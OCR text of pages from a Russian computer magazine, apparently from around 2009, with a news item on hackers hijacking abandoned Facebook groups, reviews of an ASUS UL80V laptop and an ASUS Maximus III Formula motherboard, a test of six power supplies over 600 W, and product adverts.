ДОБРЫЕ САМАРИТЯНЕ ХАКНУЛИ FACEBOOK

Группа неизвестных хакеров решила «облагодетельствовать» социальную сеть Facebook, указав админам и пользователям на уязвимость юзер-групп. Способ они для этого выбрали очень простой — было угнано более 300 групп, а их аватары заменены на картинку с надписью «Control Your Info». В профилях в то же время разместили послание, в котором хакеры «официально уведомляли», что группа взломана, и теперь с ней можно было бы сделать много разных гадостей, цитата: «например, переименовать в «Я поддерживаю права педофилов». Но вместо этого взломщики сообщили, что не хотят выставлять никого в дурном свете, а лишь призывают всех задуматься о безопасности в социальных медиа. Так же они призвали общественность заходить на их сайт controlyour.info, чтобы, так сказать, ознакомиться с проблемой поближе. Уже там хакеры поясняют, что фактически ничего не взламывают: «Группы Facebook все страдают от одной глобальной уязвимости — если администратор группы ее покидает, то зарегистрироваться в качестве нового админа может каждый. Так что, чтобы перехватить контроль над группой, достаточно лишь быстренько погуглить». Не совсем ясно, что именно нам предлагается погуглить, но суть, тем не менее, понятна. Реакция Facebook уже последовала — хакеров заблокировали, чем те оказались возмущены до глубины души. Они уверены, что Facebook должен сказать им спасибо, а не молча забанить. Но администрация Facebook, судя по всему, вообще не видит в случившемся никакой глобальной проблемы. Главное, по их мнению, что админы групп не имеют доступа ни к какой приватной информации и могут разве что редактировать сообщения, дискуссии, да инфу самой группы.



КОЛИЧЕСТВО ПРИЛОЖЕНИЙ В APP STORE НЕДАВНО ПЕРЕВАЛИЛО ЗА ОТМЕТКУ 100.000.

ДЛЯ ВСЕХ

ТЕСТИРОВАНИЕ НОУТБУКА ASUS UL80V

Линейка мобильных компьютеров ASUS UL получилась у производителя на редкость удачной. Модели этой серии предназначены в первую очередь для пользователей, которым важны такие характеристики, как время автономной работы, низкий вес и богатая функциональность. Недавно нам удалось испытать на деле все возможности одного из ярчайших представителей серии.





ПЛАТФОРМА

Прежде всего, хотелось бы начать знакомство не с упаковки и внешнего вида, а с платформы, которая являет собой базис любой высокотехнологичной вычислительной системы. Ноутбук UL80V построен на базе современной процессорной технологии Intel® Centrino® 2. UL80V использует в своей основе чипсет Intel® Cantiga GS45, который поставляется для высокопроизводительных решений. В качестве мозгового центра выступает процессор категории ULV — энергоэффективная модель Intel® Core™ 2 Duo SU7300. Несмотря на то, что частота работы такого CPU всего 1,3 ГГц, используемый камешек располагает двумя ядрами, а тепловой пакет Intel® Core™ 2 Duo SU7300 не превышает 10 Вт! Отсюда и столь высокие результаты при замере времени автономной работы. Ноутбук также может похвастаться наличием интегрированного графического контроллера Intel® GMA 4500MHD, что дает дополнительные десятки минут работы в автономном режиме.

ХАРАКТЕРИСТИКИ ASUS UL80V

- Процессорная технология Intel® Centrino® 2
- Дисплей: 14", 1366x768, глянцевый
- Процессор: Intel® Core™ 2 Duo SU7300, 1,3 ГГц
- Чипсет: Intel GS45
- Память: 2048 Мбайт DDR3-1066
- Видео: NVIDIA GeForce G210M, 512 Мбайт + Intel GMA 4500MHD
- Винчестер: 500 Гбайт, Seagate ST9500325AS , SATA-II, 5400 об/мин
- Оптический привод: TSST Corp TS-U633A, DVD-RW
- Порты: 3xUSB, VGA, HDMI, 2xAudio, кард-ридер 4-в-1 (SD/MS/xD/MMC)
- Коммуникации: Wi-Fi 802.11b/g/n, Bluetooth 2.1+EDR, 4G WiMAX, LAN
- Батарея: 5600 мАч, Li-ion
- Размеры, вес: 351x243x34 мм
- Вес: 2,15 кг
- Цена: 33 00 рублей

РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ:

SuperPI mod.1.5 XS, 1M: 47,8 с
WinRAR: 914 Кбайт/с
3DMark'03: 4325
3DMark'06: 1448
CrystalMark 2004R2: 80274
Geekbench: 2345
PassMark Performance Test: 915,4
Температура процессора: 51°С
Температура жесткого диска: 34.5 °С
Экономный режим: 6 ч 09 мин
Работа с Wi-Fi: 5 ч 11 мин
Просмотр видео: 4 ч 20 мин

АППАРАТНАЯ КОМПЛЕКТАЦИЯ

Нам уже приходилось встречаться с реализацией подобной технологии, но встретить подобное на ноутбуке, не предназначенном для игровых целей, было несколько необычно, хоть и радостно. Итак, важной деталью ноутбука ASUS UL80V является, конечно, присутствие еще одного, более мощного видеочипа, а именно NVIDIA GeForce G210M. Стоит отметить, что пользователь может переключаться между графикой Intel и NVIDIA, не покидая оболочки операционной системы. Реализация технологии поддерживается стандартным набором микросхем Intel GS45, без применения других компонентов. Система выполнит задачу автоматически, если пользователь сделает выбор в сторону высокопроизводительного профиля работы. Под дисплеем находится специальная клавиша, при нажатии которой можно сделать ставку в пользу либо режима энергосбережения (интегрированная графика) либо профиля «high performance» (дискретная графика). Что касается других моментов, то ноутбук оснащен винчестером емкостью 500 Гбайт, а также модулем WiMAX, так что обладатель сего чуда будет укомплектован всем набором радостей жизни. Естественно, разведен на одной из панелей HDMI-выход, а также присутствуют три разъема USB. В целом картина более чем положительная, однако не помешал бы для полного боекомплекта еще и слот Express Card. Он был бы полезен тем, кто захочет использовать вкупе с системой более качественную аудиокарту, например, или GSM-модем, хотя здесь и без того достаточно средств коммуникации, да и предела совершенству в принципе не наблюдается.

ВНЕШНИЙ ВИД И ОСОБЕННОСТИ

Размеры ноутбука таковы, что у пользователя не возникнет проблем как при использовании устройства в стесненных условиях (в путешествии, на работе), так и во время досуга. В конце концов, 14 дюймов вполне достаточно, чтобы смотреть с комфортом даже HD-видео. Следует отметить, что дисплей отличается высоким уровнем яркости и возможностью работы при разрешении до 1366x768 точек. Акустическая система представлена компанией Altec Lansing, динамиками которой компания ASUS оснащает свои самые интересные решения, и ASUS UL80V не стал исключением. Динамики неплохие, передают сигнал достаточно хорошо, а запаса громкости хватит, чтобы обладатель рассматриваемого компьютера мог насладиться фильмом в компании своих друзей. Отходя от темы функционала, уделим немного внимания дизайну. Ноутбук собран в корпусе из черного лакированного пластика. Известно также, что появятся в продаже и модели серого цвета. Черный выглядит максимально строго и наиболее элегантно, но при этом на черной лакированной поверхности лучше будут заметны пятна и легкие царапины. Кстати, крышка устройства изготовлена из матового алюминия, что придает ASUS UL80V еще больше экстравагантного шарма.

СРЕДСТВА УПРАВЛЕНИЯ

Есть еще несколько деталей, о которых нельзя не рассказать. В частности, это клавиатура и тачпад. Раскладка выполнена по последней моде — аккуратные клавиши низкой посадки, пространство между которыми убрано под декоративную решетку. Набирать текст можно в любом режиме и практически при любых условиях. Клавиатура лишена миниатюрных, неудобных кнопок — все расположено максимально удобно и за это стоит сказать инженерам ASUS отдельное спасибо. Что касается сенсорной панели, то она выделяется на общем фоне корпуса только за счет фактурных элементов на поверхности. Сенсорная панель поддерживает технологию «мультитач», так что обладатель ноутбука может с помощью двух пальцев перелистывать изображения или с помощью трех симулировать работу правой кнопки мышки. В целом все работает классно, и никаких претензий тут не возникло.

ВЫВОДЫ


В очередной раз инженерам ASUS удалось доказать, что ноутбуки этой марки — оптимальный выбор по соотношению цена/качество. По крайней мере, это заявление вполне справедливо по отношению к линейке мобильных компьютеров ASUS UL. Ноутбук ASUS UL80V отличается, прежде всего, элегантной внешностью, может работать, минимум, четыре часа в режиме максимальной нагрузки, обладает высокой производительностью и взаимозаменяемой графикой. В целом ощущения от устройства крайне положительные, и редакцией ASUS UL80V может быть смело рекомендован для приобретения.



Подробнее о ноутбуках ASUS серии M и других гаджетах вы можете узнать в новом дискуссионном сообществе на trendclub.ru. Trend Club — дискуссионный клуб для тех, кто интересуется прогрессом и задумывается о будущем. Участники Trend Club обсуждают технические новинки, информационные технологии, футурологию и другие темы завтрашнего дня. Trend Club поддерживается компаниями Intel и ASUS и проводит регулярные конкурсы с ценными призами.

Корпорация Intel, ведущий мировой производитель инновационных полупроводниковых компонентов, разрабатывает технологии, продукцию и инициативы, направленные на постоянное повышение качества жизни людей и совершенствование методов их работы. Дополнительную информацию о корпорации Intel можно найти на Web-сервере компании Intel http://www.intel.ru, а также на сайте http://blogs.intel.com. Для получения дополнительной информации о рейтинге процессоров Intel посетите сайт www.intel.ru/rating.

АВТОР: СЕРГЕЙ НИКИТИН ТЕСТЕР: ЕВГЕНИЙ ПОПОВ



В ЗДОРОВОМ КОРПУСЕ — ЗДОРОВЫЙ БП

ТЕСТИРОВАНИЕ БЛОКОВ ПИТАНИЯ МОЩНОСТЬЮ ОТ 600 ВТ

БЕЗ ЭТОГО КОМПОНЕНТА НЕ БУДУТ РАБОТАТЬ И ДОСТАВЛЯТЬ ТЕБЕ РАДОСТЬ ОТ ОБЩЕНИЯ С ВИРТУАЛЬНОСТЬЮ НИ МОЩНЕЙШИЙ ПРОЦЕССОР, НИ ВИДЕОПЛАТА ПОСЛЕДНЕЙ МОДЕЛИ, НИ СВЕРХБЫСТРАЯ ПАМЯТЬ, НИ ЛЮБЫЕ ДРУГИЕ КОМПОНЕНТЫ ТВОЕГО СИСТЕМНОГО БЛОКА, КАКИМИ БЫ ПЕРВОКЛАССНЫМИ ОНИ БЫ НЕ БЫЛИ. ЭТО БЛОК ПИТАНИЯ. СЕГОДНЯ МЫ РАССМОТРИМ УСТРОЙСТВА, НАИБОЛЕЕ ПОПУЛЯРНЫЕ У БОЛЬШИНСТВА ПОЛЬЗОВАТЕЛЕЙ — БП МОЩНОСТЬЮ ОТ 600 ВТ.

МЕТОДИКА ТЕСТИРОВАНИЯ

Тестирование блоков питания мы проводили в несколько этапов. Первоначально это было простое визуальное изучение устройства - мы обращали внимание на качество сборки. Вторым шагом был разбор блока питания, для изучения качества его начинки: нас очень интересовало сечение проводов, количество и качество конденсаторов, есть ли в БП дроссели на выходе и входе, а также насколько качественно и аккуратно смонтирована вся начинка. Третий шаг заключался в изучении шума, издаваемого устройством. Для чистоты эксперимента на тестовом ПК были демонтированы все вентиляторы, которые были заменены на радиаторы — на чипсете, процессоре и видеоплате. Причем уровень шума фиксировался не на «холодном» БП, а через час непрерывной работы. Завершала тестирование, наверное, самая важная техническая часть, в ходе которой мы измеряли КПД и коэффициент мощности представленных блоков питания, в зависимости от нагрузки. Для этого мы применяли специальный нагрузочный модуль, который способен выдавать определенную нагрузку, что позволяет снимать значения интересующих нас параметров при зафиксированных значениях мощности.

ТЕХНОЛОГИИ

К выбору блока питания нужно подходить очень серьезно по нескольким причинам. Во-первых, это устройство заменяется не так часто, как процессоры, видеоплаты и т.д. Поэтому вложения в него оправданы. Во-вторых, от него очень многое зависит: хороший БП не просто предоставляет питание всем остальным компонентам, но и может защитить компьютер от некоторых проблем с электричеством, которые обычно чреваты перегоревшими компонентами, требующими дорогостоящей замены. Так что, вложенные сейчас в хороший блок питания деньги могут сэкономить тебе много времени и нервов впоследствии. Выбирая БП, нужно, в первую очередь, обратить внимание на его вес — хороший, качественный блок питания по определению не может быть легким. Если же это так, то можно сделать вывод о профнепригодности — легковесность БП говорит о том, что при его производстве было сэкономлено немало компонентов, без которых не получить хорошего блока питания. Главный параметр, на который обычно обращает внимание каждый покупатель PSU, это мощность. Естественно, чем она больше, тем выше и цена устройства. Сегодня уже не редкость блоки питания мощностью 1000 Вт и более, но нужен ли тебе такой монстр? Эти устройства предназначены для ультраигровых ПК, оснащенных несколькими видеоплатами и прочими излишествами, которые требуют большого количества энергии. Современному домашнему компьютеру даже мощной игровой машине, со SLI- или CrossFire-конфигурацией, будет вполне достаточно БП мощностью до 750-800 Вт (850-900 Вт в крайне редких случаях). Конечно, учитывая долгожительство блоков питания в наших корпусах, неплохо бы иметь небольшой запас в 50 Вт с прицелом на будущее, но вложения в перспективу нужно планировать, учитывая текущее финансовое состояние.

lpower
700CA

ТЕСТИРУЕМОЕ ОБОРУДОВАНИЕ:

ANTEC EARTHWATTS 750W
CORSAIR HX750W
FSP 80PLUS 700W
GLACIALPOWER GP-AP700CA
HIPER S625-GU
THERMALTAKE TOUGHPOWER XT 650W

ТЕСТОВЫЙ СТЕНД

ПРОЦЕССОР, МГЦ: 2200, AMD ATHLON 64 3500+ (SOCKET 939)
СИСТЕМНАЯ ПЛАТА: ALBATRON K8SLI
ПАМЯТЬ, МБ: 2X512, CORSAIR VALUE SELECT DDR-400
ВИДЕОПЛАТА, МБ: 1024, GIGABYTE GEFORCE GTS 250
ВИНЧЕСТЕР, ГБ: 80, SEAGATE BARRACUDA 7200 ОБ/МИН, IDE
НАГРУЗОЧНЫЙ LPT-БЛОК: FORMOZA POWERCHECK 2.0



ANTEC EARTHWATTS 750W

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТИП: ГИБРИДНЫЙ
ЗАЯВЛЕННАЯ МОЩНОСТЬ: 750 ВТ
РАЗЪЕМЫ: 9 (MOLEX), 9 (SATA), 1 (FDD), 2 (PCI-E)
ВЕНТИЛЯТОРЫ, ММ: 1X135
СХЕМА КОРРЕКЦИИ: АКТИВНАЯ





Коэффициент полезного действия — это важный параметр любого блока питания. В этом плане БП не сплоховал. Во-первых, производитель утверждает, что его творение потребляет на треть меньше энергии, чем аналоги от конкурентов. Это утверждение мы проверить не в силах, а вот логотип соответствия стандарту 80 Plus, говорящий о том, что КПД блока питания не ниже 80%, как раз поддается оценке — и наш тест показал, что никакого обмана тут нет. Другой особенностью устройства является гибридная схема подсоединения шлейфов — часть из них закреплена намертво, а вот три разъема модульные, то есть к ним кабели подключаешь ты сам, в зависимости от своих потребностей. Один из трех предназначен для кабеля PCI-E, к двум оставшимся можно подключать шлейфы с такими разъемами как SATA или Molex. Представленная схема, как минимум, интересна и довольно эффективна.




По 12-вольтовой линии присутствуют просадки, которые никак нельзя назвать нормальными.



CORSAIR HX750W

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТИП: МОДУЛЬНЫЙ
ЗАЯВЛЕННАЯ МОЩНОСТЬ, ВТ: 750
РАЗЪЕМЫ: 8 (MOLEX), 12 (SATA), 2 (FDD), 4 (PCI-E)
ВЕНТИЛЯТОРЫ, ММ: 1X140
СХЕМА КОРРЕКЦИИ: АКТИВНАЯ





Этот блок питания имеет на себе клеймо 80 Plus Gold, что означает его соответствие самому строгому стандарту, регламентирующему уровень КПД БП. Чтобы заслужить такой логотип, КПД PSU должен составлять не менее 87% при нагрузке в 20 и 100 процентов. А при нагрузке в 50% требования еще более жесткие, в этом случае коэффициент полезного действия должен равняться 90%. Такие устройства самые дорогие и самые лучшие, и их не так много. Наши тесты подтвердили то, что БП не зря получил логотип. Впрочем, Corsair HX750W оправдывает свою цену не только качеством, но и комплектом поставки: упакован в стильный мешочек, а все кабели (они подключаются и отключаются по необходимости) — в небольшой сумочке. Нужно добавить, что шума БП издает совсем немного (только если нагрузка составляет свыше 400 Вт, вентилятор раскручивается больше 1000 оборотов в минуту), и еще не сильно греется.

Мы не зря присудили этому блоку питания победу в тесте и наивысшую оценку — единственным его недостатком можно счесть мрачный черный корпус.


СВОДНАЯ ТАБЛИЦА. КПД ПРИ ПИКОВОЙ НАГРУЗКЕ %

Thermaltake XT 650W
Hiper S625-GU
Glacialpower GP-AP700CA
FSP 80Plus 700W
Corsair HX750W
Antec Earthwatts 750W

0 10 20 30 40 50 60 70 80 90

И ОПЯТЬ CORSAIR ЛУЧШИЙ, НА ЭТОТ РАЗ В РАБОТЕ ПРИ ПИКОВОЙ НАГРУЗКЕ

КОЭФФИЦИЕНТ МОЩНОСТИ ПРИ ПИКОВОЙ НАГРУЗКЕ



ВСЕ УЧАСТНИКИ ТЕСТИРОВАНИЯ ДЕМОНСТРИРУЮТ НЕПЛОХИЕ РЕЗУЛЬТАТЫ



FSP 80PLUS 700W

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТИП: МОДУЛЬНЫЙ
ЗАЯВЛЕННАЯ МОЩНОСТЬ, ВТ: 700
РАЗЪЕМЫ: 3 (MOLEX), 3 (SATA), 1 (FDD), 2 (PCI-E)
ВЕНТИЛЯТОРЫ, ММ: 1Х120
СХЕМА КОРРЕКЦИИ: АКТИВНАЯ





Модель мощностью 700 Вт от компании FSP смотрится очень стильно: имеется подсветка, корпус выкрашен в веселый синий цвет, а решетка над вентилятором золотистая. Помимо внешних красот, блок питания может похвастаться соответствием стандарту 80Plus, что самым положительным образом сказывается на его работе. В комплект поставки входят специальные фиксаторы, которые помогут тебе аккуратно расположить шлейфы и провода внутри корпуса. Все кабели, которые тянутся к или от блока питания, имеют разноцветную оплетку, чтобы ты не ошибся при монтаже.

Из шлейфов, что впаяны в БП, есть один PCI-E, но лишь для работы в 6-контактном режиме. В коробке мы обнаружили только три дополнительных шлейфа: с тремя разъемами типа Molex, линию PCI-E с возможностью превращения шести контактов в восемь, а также кабель с тремя же коннекторами SATA. Получается, что, возможно, тебе придется докупать кабели.



GLACIALPOWER GP-AP700CA

4000 руб.

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТИП: СТАНДАРТНЫЙ
ЗАЯВЛЕННАЯ МОЩНОСТЬ, ВТ: 700
РАЗЪЕМЫ: 6 (MOLEX), 6 (SATA), 1 (FDD), 2 (PCI-E)
ВЕНТИЛЯТОРЫ, ММ: 1Х140
СХЕМА КОРРЕКЦИИ: АКТИВНАЯ



Всегда приятно исследовать новое, а не уже хорошо знакомое устройство, а на момент написания статьи упоминаний о Glacialpower GP-AP700CA не было даже на сайте производителя. Набор шлейфов и разъемов включает в себя все самое необходимое: присутствуют шесть молексов и столько же SATA-коннекторов, пара линий PCI-E (могут из 6- быть переделаны в 8-контактные). Проверив блок питания на предмет просадок по линиям 3, 5 и 12 В мы не обнаружили особых проблем, что характеризует устройство с положительной стороны. Экстерьер устройства обычный: 120-мм вентилятор, черный корпус и так далее, все стандартно, надежно и без особых изысков.



Наше техническое исследование показало, что коэффициент полезного действия этого блока питания не превышает 80%. Это, конечно, не говорит, что он плохой, но, учитывая, что из всего ассортимента БП Glacial Power стандарту 80 Plus соответствуют только пять устройств, можно сказать: пока уровень этих блоков питания отнюдь не самый высокий.

Твой Corby
говорит за тебя





Samsung Corby

Новый стильный тачфон

- Большой сенсорный TFT-дисплей с разрешением 240x320
- Интерфейс TouchWiz с поддержкой виджетов
- FM-радио
- Молодежная тема (Cartoon UI)
- Предустановленный словарь
- Три сменные панели в комплекте


Samsung mob!le
www.samsungmobile.ru



Единая служба поддержки: 8-800-555-55-55 (звонок по России бесплатный). www.samsung.com. Товар сертифицирован. Реклама.







HIPER S625-GU

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТИП: СТАНДАРТНЫЙ
ЗАЯВЛЕННАЯ МОЩНОСТЬ, ВТ: 625
РАЗЪЕМЫ: 5 (MOLEX), 4 (SATA), 1 (FDD), 2 (PCI-E)
ВЕНТИЛЯТОРЫ: 1X120
СХЕМА КОРРЕКЦИИ: АКТИВНАЯ

10000 руб.




Известный производитель блоков питания компания Hiper выпустила новинку, рассчитанную на самый широкий круг потребителей. Описываемое устройство, помимо мощности 625 Вт (а наши тесты показали, что оно выдерживает 700 Вт пиковой нагрузки), обладает двумя сертификатами: 80 Plus Bronze, который обещает нам КПД не меньше 85%, что является очень хорошим показателем, а также NVIDIA SLI, который гарантирует наличие двух независимых линий PCI-E. Внутри стального корпуса мы обнаружили очень качественно и аккуратно размещенные элементы, которые охлаждаются системой, состоящей из алюминиевых радиаторов и 120-мм вентилятора.

Система подключения кабелей не модульная, дополнительные шлейфы просто присоединяются к основным. С одной стороны, корпус забивается некоей толикой лишних проводов, с другой, цена устройства от этого заметно снижается. Кроме того, отсутствует 8-контактный разъем PCI-E.

THERMALTAKE TOUGHPOWER XT 650W

ТЕХНИЧЕСКИЕ ХАРАКТЕРИСТИКИ:

ТИП: МОДУЛЬНЫЙ
ЗАЯВЛЕННАЯ МОЩНОСТЬ, ВТ: 650
РАЗЪЕМЫ: 7 (MOLEX), 6 (SATA), 2 (FDD), 4 (PCI-E)
ВЕНТИЛЯТОРЫ, ММ: 1X140
СХЕМА КОРРЕКЦИИ: АКТИВНАЯ



Еще один блок питания, номинальная мощность которого сильно отличается от того, что он на самом деле может выдержать. Производитель указал 650 Вт, но наше тестирование убедительно доказало, что БП может выдержать пиковую нагрузку на 100 Вт больше! Кроме того, он работает практически бесшумно, только при нагрузке, которая превышает 350 Вт, вентилятор напоминает о себе (а при пиковой нагрузке его скорость достигает 1900 оборотов). Необычным дополнением является сигнальная панель, на которой горит зеленая лампочка в случае нормальной работы, а красная предупреждает о том, что выходное напряжение превышает рассчитанное или жара внутри корпуса зашкаливает за 50 градусов. Другой интересной функцией является Fan Cool Delay, позволяющая вентилятору работать некоторое время после отключения БП (15 или 30 минут). Такое решение позволяет продлить срок службы блока питания.



Высокая цена этого устройства является его главным недостатком. Других мы не смогли обнаружить.

ВЫВОДЫ

Наш тест показал, что современные блоки питания из самого популярного сегмента мощностью до 700 Вт представляют собой очень качественные устройства. Приз «Лучшая покупка» достается устройству Hiper S625-GU, обладающему крайне привлекательной ценой и неплохими характеристиками. А «Выбор редакции» достается блоку питания Corsair HX750W, который продемонстрировал самые лучшие показатели во всех тестах.



Nikon
Основа изображения
С недавних пор
Петр фотографирует
просто великолепно
Nikon
Nikon D3000
3 дюйма
Прошла всего неделя, а Петр уже стал самым востребованным фотографом среди друзей на вечеринках
Качество изображения, присущее Nikon, благодаря матрице с разрешением 10,2 мегапикселя и системе обработки изображений EXPEED* • Функция Guide**, обеспечивающая простоту настройки фотокамеры • Высокая чёткость снимков благодаря 11-ти точечной системе автоматической фокусировки • Очень большой 3-х дюймовый ЖК дисплей • Встроенные функции редактирования, обеспечивающие простор для творчества • Огромный выбор высококачественных объективов NIKKOR***. Всё это Nikon с новой зеркальной фотокамерой D3000.
GUIDE
** Guide – уникальный встроенный самоучитель по фотографии
Телефон горячей линии:
(495) 733-91-70
Интернет-магазин
www.nikonmarket.ru
Приглашаем в Nikon School**** – тематические лекции для желающих освоить искусство фотографии с помощью зеркальной камеры. Ждем вас в московской фотостудии Nikon, подробности на www.nikon.ru
* Expeed – Экспид *** Nikkor – Никкор **** School – Школа

ЕВГЕНИЙ ПОПОВ



ФОРМУЛА-3

ТЕСТИРОВАНИЕ СИСТЕМНОЙ ПЛАТЫ ASUS MAXIMUS III FORMULA

КОМПАНИЯ ASUS ХОРОШО ИЗВЕСТНА НЕ ТОЛЬКО СВОИМИ ПРОДУКТАМИ ПОТРЕБИТЕЛЬСКОГО СЕКТОРА, НО И УЗКОСПЕЦИАЛИЗИРОВАННЫМИ РЕШЕНИЯМИ, РАССЧИТАННЫМИ В ПЕРВУЮ ОЧЕРЕДЬ НА ЭНТУЗИАСТОВ. ТАК, НЕДАВНО БЫЛА ПРЕДСТАВЛЕНА СИСТЕМНАЯ ПЛАТА ASUS MAXIMUS III FORMULA СЕРИИ R.O.G. (REPUBLIC OF GAMERS), РАССЧИТАННАЯ НА РАБОТУ С ПРОЦЕССОРАМИ INTEL ДЛЯ РАЗЪЕМА SOCKET LGA1156. УСТРОЙСТВО, БЕЗ СОМНЕНИЯ, ИНТЕРЕСНОЕ — И ИМЕННО ПОЭТОМУ МЫ РЕШИЛИ УДЕЛИТЬ НОВОЙ ПЛАТФОРМЕ САМОЕ ПРИСТАЛЬНОЕ ВНИМАНИЕ.

ОВЕРКЛОКЕРУ НА ЗАМЕТКУ

Все настройки, связанные с разгоном, можно осуществлять в меню Extreme Tweaker непосредственно в BIOS системной платы. Сама система ввода/вывода представлена версией AMI BIOS v.02.61. В разделе ты найдешь широчайший набор настроек, описать полный набор в формате нашей статьи достаточно сложно. Скажем только, что здесь, помимо основной массы регулировок, присутствует возможность калибровки напряжения на самом процессоре, на его контроллере, напряжения на чипсете, контроля амплитуды напряжения на чипсете и на процессоре, тактового сигнал чипсета. И все это не говоря о многочисленных частотах. Естественно, есть опция автоматического разгона. Серьезно увеличить производительность ЦП можно благодаря технологии CPU Level UP. Что интересно — предусмотрена аналогичная опция и для памяти (Memory Level UP). Из оболочки операционной системы с настройками можно работать с помощью удобной утилиты под названием ASUS TurboV Evo. Запуск и перезагрузку всей системы при конфигурации и первоначальной настройке можно осуществлять с помощью ярких клавиш «Start» и «Reset» 